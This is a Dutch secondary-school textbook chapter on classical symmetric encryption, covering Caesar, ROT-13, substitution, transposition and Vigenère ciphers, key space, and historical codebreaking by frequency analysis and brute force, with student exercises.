Dit zijn de leerdoelen voor dit hoofdstuk. Je kunt later aangeven in hoeverre je deze leerdoelen beheerst.

Leerdoel	**Ik kan dit nog niet**	**Ik kan dit een beetje**	**Ik kan dit**
Je kunt op basis van een beschrijving van een versleutelingsalgoritme aangeven of het om monoalfabetische substitutie, polyalfabetische substitutie of transpositieversleuteling gaat.			
Je kunt daarbij benoemen wat de gebruikte sleutel is.			
Je kunt daarbij beredeneren of berekenen wat de sleutelruimte is.			
Je kunt een tekst handmatig vercijferen / ontcijferen op basis van een beschrijving van een eenvoudige algoritme voor (monoalfabetische en polyalfabetische) substitutie- en transpositieversleuteling.			
Je kunt gegeven een sleutel specifieke versleutelingsmethoden gebruiken om teksten te vercijferen of ontcijferen, namelijk Ceasarversleuteling en Vigenèreversleuteling.			
Je kunt enkele aanvalstechnieken beschrijven en herkennen, namelijk: frequentie-analyse en brute-force.			

Belangrijkste begrippen

Dit zijn belangrijkste begrippen uit dit hoofdstuk, het is belangrijk dat je deze begrippen goed kent.

Versleutelen / encryptie	Het coderen van de klare tekst naar een onleesbare code.
Ontcijferen / decryptie	Het decoderen van de cijfertekst zodat het leesbaar wordt.
Sleutel	De precieze geheime afspraak waarmee het bericht wordt versleuteld, waarbij gebruik wordt gemaakt van het algoritme.


Sleutelruimte	Het aantal mogelijke (verschillende) sleutels bij een encryptiealgoritme.
Symmetrische encryptie	Voor het versleutelen en ontcijferen van het bericht wordt dezelfde sleutel gebruikt.
Principe van Kerckhoffs	Uitgangspunt dat het encryptiealgoritme voor iedereen bekend is, de sleutel is echter geheim.
Monoalfabetische substitutieversleuteling	Versleutelingsmethode waarbij elke letter in de oorspronkelijke tekst wordt vervangen door één vaste andere letter.
Polyalfabetische substitutieversleuteling	Versleutelingsmethode waarbij een letter in de oorspronkelijke tekst niet iedere keer tot dezelfde andere letter leidt.
Transpositieversleuteling	Versleutelingsmethode waarbij de letters van positie wijzigen.
Ceasarversleuteling	Een vorm van monoalfabetische substitutieversleuteling waarbij de letters van de oorspronkelijke tekst over een vast aantal plekken in het alfabet verschoven worden.
Vigenèreversleuteling	Een vorm van polyalfabetische substitutieversleuteling
Frequentie-analyse	Aanvalstechniek om versleutelde berichten te kunnen lezen door te kijken naar hoevaak elk teken voorkomt in het bericht.
Brute-force	Aanvalstechniek om versleutelde berichten te kunnen lezen door alle mogelijke sleutels uit te proberen.

4.2 Symmetrische encryptie

Veilige communicatie is erg actueel maar niet ontstaan in het internettijdperk waarin jij leeft. Encryptie - het versleutelen van berichten – bestaat al duizenden jaren. De wens om communicatie af te luisteren, geheime berichten te kunnen lezen en dus om codes te kraken en berichten te ontcijferen is minstens zo oud. In het eerste deel van dit hoofdstuk bespreken we een aantal versleutelingstechnieken en kijken we hoe veilig ze zijn.

In opdracht 1 wordt een algoritme beschreven waarbij Alice het getal 4 (vingers) als sleutel gebruikt voor encryptie. Bob gebruikt vervolgens dezelfde sleutel 4 voor decryptie. Als voor het versleutelen en ontcijferen van het bericht dezelfde sleutel wordt gebruikt, noemen we dat **symmetrische encryptie**.

In figuur 4.3 is het principe van symmetrische encryptie weergegeven. De klare tekst is in dit voorbeeld versleuteld met **Caesarversleuteling** (vernoemt naar Julius Caesar). Bij deze manier van versleutelen worden de letters van de klare tekst in het alfabet verschoven over een vast aantal posities.



FIGUUR 4.3

In figuur 4.3 is gekozen voor een verschuiving van 1, zodat een *a* in de klare tekst een *b* wordt, een *b* een *c*, etc. Aan het eind van het alfabet begin je opnieuw aan het begin. Een *z* wordt in dit voorbeeld dus vervangen door een *a*. Elke letter in de klare tekst wordt nu dus vervangen door één vaste andere letter. Zo'n aanpak heet in het algemeen **monoalfabetische substitutie**.

Bij Caesarversleuteling is sprake van een vaste volgorde: alle letters van het alfabet zijn over een vaste afstand verschoven. Dat hoeft niet perse: Je kunt er ook voor kiezen om aan elke letter van het alfabet een willekeurige andere letter (voorbeeld: figuur 4.4 **Kamasutra**), getal of afbeelding (voorbeeld: figuur 4.4 Rozenkruisers) te koppelen. Vanaf nu schrijven we, net als in de figuur, de klare tekst met ″kleine letters″, de cijfertekst met ″HOOFDLETTERS″ en de sleutel *″schuingedrukt (italic)″*. Voorbeeld:

alfabet	a	b	c	d	e	f	g	h	i	j	k	l	m
Caesar	*g*	*h*	*i*	*j*	*k*	*l*	*m*	*n*	*o*	*p*	*q*	*r*	*s*
Kamasutra	*y*	*a*	*i*	*k*	*b*	*r*	*l*	*x*	*j*	*s*	*d*	*p*	*c*
Rozenkruisers	⌟	⌴	⌞	⌝	⌑	⌐	⌜	⌓	⌜	⌟	⌴	⌞	⌝

alfabet	n	o	p	q	r	s	t	u	v	w	x	y	z
Caesar	*t*	*u*	*v*	*w*	*x*	*y*	*z*	*a*	*b*	*c*	*d*	*e*	*f*
Kamasutra	*w*	*z*	*u*	*t*	*g*	*h*	*o*	*v*	*q*	*f*	*m*	*e*	*n*
Rozenkruisers	⊡	⊏	⌝	⌐	⌜	⋁	>	<	⋀	∀	⩾	⩽	⩓

FIGUUR 4.4

Bij Caesarversleuteling wordt ″baby″ met sleutel *″2″* versleuteld naar ″DCDA″.

Een tweede variant van symmetrische encryptie is **transpositie**. Hierbij verander je niet de afzonderlijke letters van de klare tekst (zoals bij substitutie), maar hun **positie** binnen het bericht. Stel dat we als algoritme voor transpositie afspreken dat we de klare tekst opdelen in groepjes van twee letters en de letters van elk groepje van plek laten verwisselen.
Voorbeeld:

De klare tekst ″geheimschrift″ wordt hiermee versleuteld naar de cijfertekst ″EGEHMICSRHFIT″.

Dit eenvoudige voorbeeld levert een cijfertekst op die je waarschijnlijk snel ontcijfert. Maar met het juiste algoritme kan transpositie wel degelijk leiden tot goed beveiligde berichten. Dat is helemaal het geval als het algoritme substitutie en transpositie combineert.

In de komende opdrachten ga je zelf aan de slag met verschillende varianten van van symmetrische cryptografie.


Opdracht 73. Caesarversleuteling en sleutelruimte

In figuur 4.4 zie je een een manier om een alfabet te versleutelen met **Caesarversleuteling**. Hiermee is een bericht versleuteld naar ″COK FUKQZ FGR BOTJKT″.

12. Wat is de bijbehorende sleutel? Geef het getal.
13. Ontcijfer de gegeven cijfertekst.
14. Versleutel de klare tekst ″zoekt u iets″. Gebruik figuur 4.4.

Het aantal mogelijke (verschillende) sleutels bij een encryptiealgoritme heet de **sleutelruimte**.

15. Sleutel 26 heet een **triviale sleutel** en wordt daarom niet gerekend tot de sleutelruimte.
    Leg uit waarom sleutel 26 triviaal is. (Zoek eventueel op wat het woord *triviaal* betekent.)
16. Wat is de sleutelruimte bij Caesarversleuteling?




FIGUUR 4.5

In figuur 4.5 zie je een andere manier om Caesarversleuteling aan te geven.

17. Wat is in figuur 4.5 de sleutel?
18. Leg uit dat Alice en Bob weliswaar dezelfde sleutel hebben, maar dat Alice voor het vercijferen toch een andere handeling moet verrichten dan Bob voor het ontcijferen. Wat is het verschil?
19. Bij welke sleutel is er geen verschil en kan Bob precies dezelfde handeling verrichten als Alice?

Opdracht 74. ROT-13

Een bijzonder geval van Caesarversleuteling is **ROT-13**. De afkorting staat voor *rotate by 13 places*. De “klok” in figuur 4.6 laat schematisch zien wat hiermee wordt bedoeld. In de witte cirkel zie je het alfabet met de letter *a* bovenaan. In de blauwe buitenring staat opnieuw het alfabet, maar nu *13 plaatsen gedraaid* (of: *geroteerd*). De wijzer van de klok laat zien dat ″q″ met ROT-13 versleuteld wordt naar ″D″.




FIGUUR 4.6

20. Naar welke letter wordt ″d″ met ROT-13 versleuteld? Welke conclusie kun je hieruit trekken?
21. Met ROT-13 geldt: ″meetsysteem″ ➔ ″ZRRGFLFGRRZ″. Vul aan: met ROT-13 geldt: ″zrrgflfgrrz″ ➔ ″ _____ ″.
22. Wat is de sleutel bij ROT-13?
23. En wat is de sleutelruimte (zie opdracht 2)?
24. Vul aan: met ROT-13 geldt: ″hey ober url?″ ➔ ″ _____ ″.

Opdracht 75. Kamasutra

De Kamasutra (figuur 4.7) is een oud-Indiaas leerboek dat ondermeer een lijst met 64 vaardigheden of kunsten beschrijft die een vrouw zou moeten beheersen. Eén daarvan is *mlecchita vikalpa*: geheimschrift! Bij deze manier van versleuteling wordt aan elke letter van het alfabet een willekeurige andere letter gekoppeld (zodanig dat elke letter één keer wordt gebruikt). In figuur 4.4 zie je een voorbeeld van een sleutel volgens **Kamasutra-versleuteling**.




FIGUUR 4.7

25. Een bericht is versleuteld tot ″HYWHDGJBO″. Wat is de bijbehorende klare tekst?
26. Is er een triviale sleutel (zie opdracht 2) voor dit algoritme?
27. Leg uit of deze manier van versleutelen veiliger is dan Caesarversleuteling. Gebruik in je antwoord de vakterm *sleutelruimte*.
28. Klik op de link om te lezen over atbash-versleuteling (of: *Atbasj*). Versleutel vervolgens ″jeremia″. https://nl.wikipedia.org/wiki/Atbash
29. Is atbash-versleuteling een vorm van Kamasutra-versleuteling? Licht je antwoord toe.


Opdracht 76. Afbeeldingen

In figuur 4.4 zie je een voorbeeld van monoalfabetische substitutie zoals het geheime broederschap De **Rozenkruisers** dat in de 17e eeuw gebruikte. In plaats van letters worden hier symbolen gebruikt.

In eerste instantie lijkt een sleutel met 26 symbolen erg moeilijk te onthouden, maar in figuur 4.8 zie je een handig hulpmiddel.




FIGUUR 4.8

30. Ontcijfer ″  ″.
31. Schrijf je eigen naam met behulp van Rozenkruisersgeheimschrift.

In het boek *De terugkeer van Sherlock Holmes* (Arthur Conan Doyle 1903) krijgt detective **Sherlock Holmes** te maken met afbeeldingen van dansende mannetjes. Hij ontdekt dat hij te maken heeft met een substitutieversleuteling en weet de code te kraken.

32. Klik op de link om meer te lezen over dit verhaal. https://nl.wikipedia.org/wiki/De_terugkeer_van_Sherlock_Holmes#The_Adventure_of_the_Dancing_Men

33. Eén van de codes in het boek luidt:

Gebruik het internet om deze code te ontcijferen.
34. Sommige dansende mannetjes hebben een vlaggetje in hun hand: wat is daarvan de betekenis?

Opdracht 77. Transpositie I

We bekijken een vorm van **transpositieversleuteling**.

35. Omschrijf in je eigen woorden wat transpositieversleuteling is.

In figuur 4.9 is een klare tekst in een raster met vijf kolommen gezet door de rijen van boven naar beneden te vullen. Hiermee is de cijfertekst ″WMAIODDNIANSNEEDLLDDIRRELEEENNLNEXRKGEA″ gemaakt.

w	i	l	l	e
m	a	l	e	x
a	n	d	e	r
i	s	d	e	k
o	n	i	n	g
d	e	r	n	e
d	e	r	l	a
n	d	e	n	

FIGUUR 4.9

36. Hoe luidt de klare tekst?
37. Beschrijf hoe de cijfertekst is gemaakt.
38. De sleutel van de cijfertekst is 5. Welke cijfertekst ontstaat als je sleutel 13 gebruikt?
39. Ontcijfer de cijfertekst ″MIIEZAMSBIXADAN″. De sleutel is 3.

Opdracht 78. Transpositie II


De klare tekst ″er gaat niets boven groningen″ kan worden versleuteld tot “AGREBSTENORGNINTANEVOEGNI” met de volgende tussenstappen:

a) erga atni etsb oven gron inge n
b) agre inta bste nevo norg egni n
c) agre bste norg n inta nevo egni

40. Beschrijf het gebruikte algoritme door op te schrijven wat er bij a), b) en c) is gedaan.
41. Neem de cijfertekst en beschrijf welke stappen je moet doen om tot de klare tekst te komen.
42. Vergelijk jouw antwoorden bij de vorige twee vragen. Als het goed is, zijn jouw beschrijvingen niet precies hetzelfde. Beargumenteer of hier sprake is van symmetrische encryptie.

Opdracht 79. Kruiswoordraadsel met begrippen

Maak het onderstaande kruiswoordraadsel om te oefenen met de begrippen.




Horizontaal	Verticaal
6 de sleutel voor het versleutelen en het ontcijferen zijn gelijk hierbij (2 woorden) 8 het decoderen van de cijfertekst 10 de precieze geheime afspraak tussen Alice en Bob die nodig is om het bericht te versleutelen of ontcijferen met behulp van het algoritme 11 Bob is meestal de ... van het bericht 12 het onversleutelde bericht (2 woorden) 13 iedere letter wordt vervangen bij deze vorm van versleuteling	1 ander woord voor versleuteling 2 ander woord voor ontcijferen 3 het coderen van een bericht zodat het onleesbaar wordt voor anderen 4 iedere letter wordt verschoven bij deze vorm van versleuteling 5 Alice is meestal de ... van het bericht 7 de onleesbare code die het resultaat is van de versleuteling 9 het stappenplan om een bericht te versleutelen en te ontcijferen

Opdracht 80. Sleutelwoord

Je bestudeert een manier van transpositieversleuteling die gebruik maakt van een sleutelwoord. Je docent heeft hiervoor de materialen.

4.3 Hoe veilig is het algoritme?


In figuur 4.10 zie je een deel van de codetabel (nomenclatuur) die Maria Stuart, koningin van Schotland gebruikte om vanuit de gevangenis te communiceren met haar Katholieke samenzweerders om koningin Elisabeth van Engeland van de troon te stoten. Het plan mislukte omdat de berichten werden ontcijferd. In plaats dat Maria op de troon belandde, werd ze ter dood veroordeeld. Ze werd 44 jaar.



FIGUUR 4.10

Het verhaal van Maria laat zien dat **vertrouwelijkheid** van levensbelang kan zijn. Mensen hebben behoefte aan veilige communicatie en dataopslag, maar dat kan botsen met maatschappelijke belangen zoals de nationale veiligheid. Voor Elisabeth was het juist van levensbelang dat de berichten van Maria werden ontcijferd. Politie en inlichtingendiensten (geheime diensten) stoppen veel tijd in het ontcijferen van beveiligde berichten.

De berichten van Maria werden ontcijferd met **frequentieanalyse**. Hierbij bekijk je voor elk teken hoe vaak deze voorkomt in het bericht. Voor elke taal geldt dat bepaalde letters typisch vaker voorkomen dan andere (figuur 4.11). Voorbeeld: als de klare tekst in het Nederlands geschreven is, dan zal normaal gesproken de *e* verreweg het vaakst (19%) voorkomen. Een symbool dat zo vaak voorkomt, staat dan hoogstwaarschijnlijk voor de *e*. Door stap voor stap de symbolen met hun frequenties te bekijken kan hiermee een bericht worden ontcijferd.



FIGUUR 4.11

Realiseer je dat dit alleen werkt, als het bericht met monoalfabetische substitutie is versleuteld! Er zijn manieren om een algoritme tegen frequentieanalyse te beschermen, zoals:


- zorgen dat een letter kan leiden tot meerdere symbolen (dat heet ook wel polyalfabetische substitutie, later komen we daar op terug).
- zorgen dat een symbool voor meerdere letters kan staan
- toevoegen van symbolen zonder betekenis (*nulls*)

Een algemene methode om een cijfertekst te kraken is met **brute force** (brute kracht). In het deel over authenticatie heb je daar over kunnen lezen. Hierbij probeer je systematisch alle mogelijke sleutels uit, net zo lang tot je succes hebt. De kans op succes hangt af van de **sleutelruimte** van het algoritme. Bij Caesarversleuteling zijn er slechts 25 mogelijkheden (een verplaatsing van 26 levert een triviale sleutel). Bij Kamasutra-versleuteling kan de letter *a* op 26 posities in het alfabet (inclusief zijn normale plek), de *b* daarna nog op 25 posities, de *c* op 24,etc. Dit levert 26 × 25 × 24 ×…× 1 = 26! (! staat voor *faculteit*) = 403.291.461.126.605.635.584.000.000 mogelijke sleutels!

Uit dit verhaal kun je opmaken dat je het best niet alleen de sleutel maar ook de manier van versleutelen – het algoritme – geheim kunt houden. Toch nemen we in de moderne cryptografie als uitgangspunt dat de communicatie veilig moet zijn, terwijl alle details over het algoritme, behalve de sleutel, voor iedereen bekend zijn. Dit staat bekend als het **Principe van Kerckhoffs**, vernoemd naar de Nederlandse cryptograaf Auguste Kerckhoffs.

Opdracht 81. De Babingtonsamenzwering

Het verhaal in de theorie over Maria Stuart staat bekend als de Babingtonsamenzwering, vernoemt naar de aanvoerder van het complot: de 24-jarige Anthony Babington.



FIGUUR 4.12

43. Bekijk de video over de samenzwering.

    https://www.youtube.com/watch?v=4PGA1AsFxHw

44. Gebruik figuur 4.10 om de boodschap in figuur 4.12 te ontcijferen.
45. Om wat voor versleutelingsmethode gaat het hier: substitutie of transpositie? Licht je antwoord toe.

Opdracht 82. Transpositieversleuteling

Alice wil de klare tekst "code" versleutelen met een transpositiealgoritme.

46. Leg uit dat dit in theorie tot 24 varianten van de cijfertekst kan leiden.
47. Is het aantal mogelijke algoritmes dan ook 24? Motiveer je antwoord.

In figuur 4.13 is de klare tekst "auguste kerckhoffs" versleuteld volgens het volgende transpositiealgoritme:

i. Zet de letters in blokken van vier. Haal spaties weg. Vul het laatste blok eventueel aan met x-en.
ii. Schuif per blok de letters één positie terug. (De voorste letter zet je achteraan.)
iii. Nummer (in gedachten) de blokken. Zet eerst de oneven blokken achter elkaar en daarna de even.

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
I.	a	u	g	u	s	t	e	k	e	r	c	k	h	o	f	f	s	x	x	x
II.	u	g	u	a	t	e	k	s	r	c	k	e	o	f	f	h	x	x	x	s
III.	u	g	u	a	r	c	k	e	x	x	x	s	t	e	k	s	o	f	f	h
	4	1	2	3	10	11	12	9	18	19	20	17	6	7	8	5	14	15	16	13

FIGUUR 4.13

48. Is het met dit algoritme mogelijk dat de positie van een letter in de klare tekst gelijk is aan de positie van die letter in de cijfertekst?
49. Is het mogelijk dat een bepaalde letter in de klare tekst op dezelfde plaats staat als in de cijfertekst?

Met transpositie zijn er voor een klare tekst met 20 verschillende letters wel 2.432.902.008.176.640.000 varianten voor de cijfertekst (20! = 20 x 19 x 18 x … x 1). Dat is ruim 2,4 triljoen!

50. Leg uit dat dit aantal veel kleiner is als in de klare tekst letters staan die meer dan eens voorkomen.
51. Is de sleutelruimte bij Kamasutra-versleuteling groter of kleiner dan 2,4 triljoen?

Bij transpositie moeten Alice en Bob een bepaald stappenplan afspreken, zoals het voorbeeld hierboven.

52. Leg uit dat een groot deel van de theoretische varianten voor de cijfertekst in de praktijk niet zal worden gebruikt.
53. Leg uit dat het gebruik van de x-en bij de eerste stap van het algoritme de versleuteling verzwakt. Op welke wijze kan Eve dit (in veel gevallen) gebruiken voor de ontcijfering?
54. Versleutel de klare tekst "veelvoud" volgens het algoritme boven figuur 4.13.

55. Leg uit dat stap iii. van het algoritme alleen voor langere berichten effect heeft.

Opdracht 83. Frequentieanalyse I

Je analyseert vercijferde berichten met behulp van frequentieanalyse. Je docent heeft hiervoor de materialen: webserver -> Caesar – freq.

Opdracht 84. Dancing men

In opdracht Opdracht 76. Afbeeldingen heb je kennisgemaakt met versleuteling met behulp van *dansende mannetjes* uit de boeken van Sherlock Holmes. Dit soort berichten kunnen worden gekraakt met behulp van frequentieanalyse.

56. Beschrijf *frequentieanalyse* in je eigen woorden.
57. Welk kenmerk van de versleuteling maakt dit algoritme geschikt voor frequentieanalyse?
58. Welke methode is meer geschikt voor het kraken met frequentieanalyse: substitutie of transpositie?
59. Bekijk de Engelstalige video over het ontcijferen van de code.
    https://www.youtube.com/watch?v=oKMAiIL_1V8

4.4 Verbeterde technieken voor versleuteling

De theorie en opdrachten van de vorige paragraaf laten zien dat hackers handig gebruik kunnen maken van statistieken. Frequentieanalyse en het gebruik van vaste, menselijke patronen zorgen ervoor dat berichten en wachtwoorden veel sneller gekraakt kunnen worden dan je op basis van de sleutelruimte en een brute force aanval kan verwachten.

FIGUUR 4.14

Het probleem van monoalfabetische substitutiemethodes (zoals Caesar en Kamasutra) is dat elke letter in de cijfertekst een unieke combinatie vormt met een letter uit de klare tekst (*mono* betekent *enkel* of *alleen*). Als bij één letter in de klare tekst meerdere letters in de cijfertekst kunnen horen, dan spreken we van polyalfabetische substitutie.

Historisch gezien is het **Vigenèrecijfer** het belangrijkste voorbeeld van polyalfabetische substitutie. Het is vernoemd naar de Fransman Blaise De Vigènere maar voor het eerst beschreven in de 16e eeuw door de Italiaan Giovan Battista Bellaso (figuur 4.14). In de opdrachten maak je kennis met enkele technieken en zie je dat het daarmee moeilijker wordt om codes te kraken door bijvoorbeeld frequentieanalyse toe te passen.

Maar *moeilijk* is niet *onmogelijk*! Ten eerste maakten codebrekers slim gebruik van het feit dat bepaalde patronen in teksten, zoals een aanhef of afsluiting van een brief, zich vaak herhalen. Ten tweede maakt het hergebruik van sleutels voor meerdere berichten en het meermaals gebruiken van een korte sleutel binnen één bericht, zoals bijvoorbeeld bij het Vigenèrecijfer, het algoritme zwakker. Dat geldt nog eens extra als de sleutel een herkenbaar woord is, zoals *appelboom* in plaats van een willekeurige sleutel als *zfybiwczc*.

Opdracht 85. Het Vigenèrecijfer

Gebruik voor deze opdracht de web-applicatie, je docent heeft hiervoor de materialen: webserver -> Vigenère.

Frequentieanalyse zorgt ervoor dat een cijfertekst die is versleuteld met monoalfebetische substitutie in veel gevallen kan worden ontcijferd. Het Vigenèrecijfer biedt hiervoor een oplossing. In deze opdracht leggen we stap voor stap uit hoe dit algoritme werkt.


60. Open de simulatie met Vigenèreversleuteling.

Je ziet nu een Vigenère-vierkant of *tabula recta* zoals in figuur 4.15.

61. Beschrijf hoe je zelf een *tabula recta* zou kunnen maken.

Als je de pagina laadt, dan wordt de klare tekst ″de rapen zijn gaar″ met de sleutel *″kalfje″* met het Vigenère-algoritme versleuteld naar de cijfertekst ″NECFYIXZTOWKKAC″.

62. Leg uit hoe de letter d van de klare tekst door het algoritme wordt versleuteld tot de letter N.
63. De klare tekst is langer dan de sleutellengte. Hoe wordt dat probleem met dit algoritme opgelost?
64. In de simulatie zit een knop *filter #1* en een knop *filter #2*. Leg van beide uit wat de functie is.



FIGUUR 4.15 VIGENÈRE-VIERKANT

Alice heeft de cijfertekst ″COCNGAFPMTSS″ naar Bob gestuurd. Eve heeft stiekem meegeluisterd toen Alice met Bob de sleutel *″babygiraffe″* afsprak.

65. Welke klare tekst heeft Alice naar Bob gestuurd? Gebruik de simulatie voor de ontcijfering.
66. Bij de vorige vraag waren de letters in de klare tekst en de cijfertekst op bepaalde posities hetzelfde. In welke gevallen gebeurt dit?
67. Het komt ook voor dat de letter in de sleutel en in de cijfertekst op bepaalde posities hetzelfde zijn. Wanneer treedt dit op?

Eve vermoedt dat Alice en Bob vaker dezelfde sleutel gebruiken. Ze breekt in bij Bob en vindt daar een papier met de cijfertekst ″NOSETNOHNJKKYGIT″ en de klare tekst ″morgen ben ik jarig″.

68. Klopt het vermoeden van Eve? Leg uit.

Opdracht 86. Frequentieanalyse II

Gebruik voor deze opdracht de web-applicatie, je docent heeft hiervoor de materialen: webserver -> Vigenère - freq.

In de theorie (en de vorige opdracht) wordt gezegd dat een bericht dat is versleuteld met het Vigenèrecijfer niet met frequentieanalyse kan worden gekraakt. In deze opdracht bekijken we de praktijk.

69. Klik op de link om de simulatie te openen en bestudeer de werking.
70. Selecteer *tekst #2*. Beschrijf het verschil in letterfrequentie tussen Caesar en Vigenère.
71. Is deze tekst makkelijk te kraken als hij versleuteld is met een polyalfabetisch substitutiealgoritme?
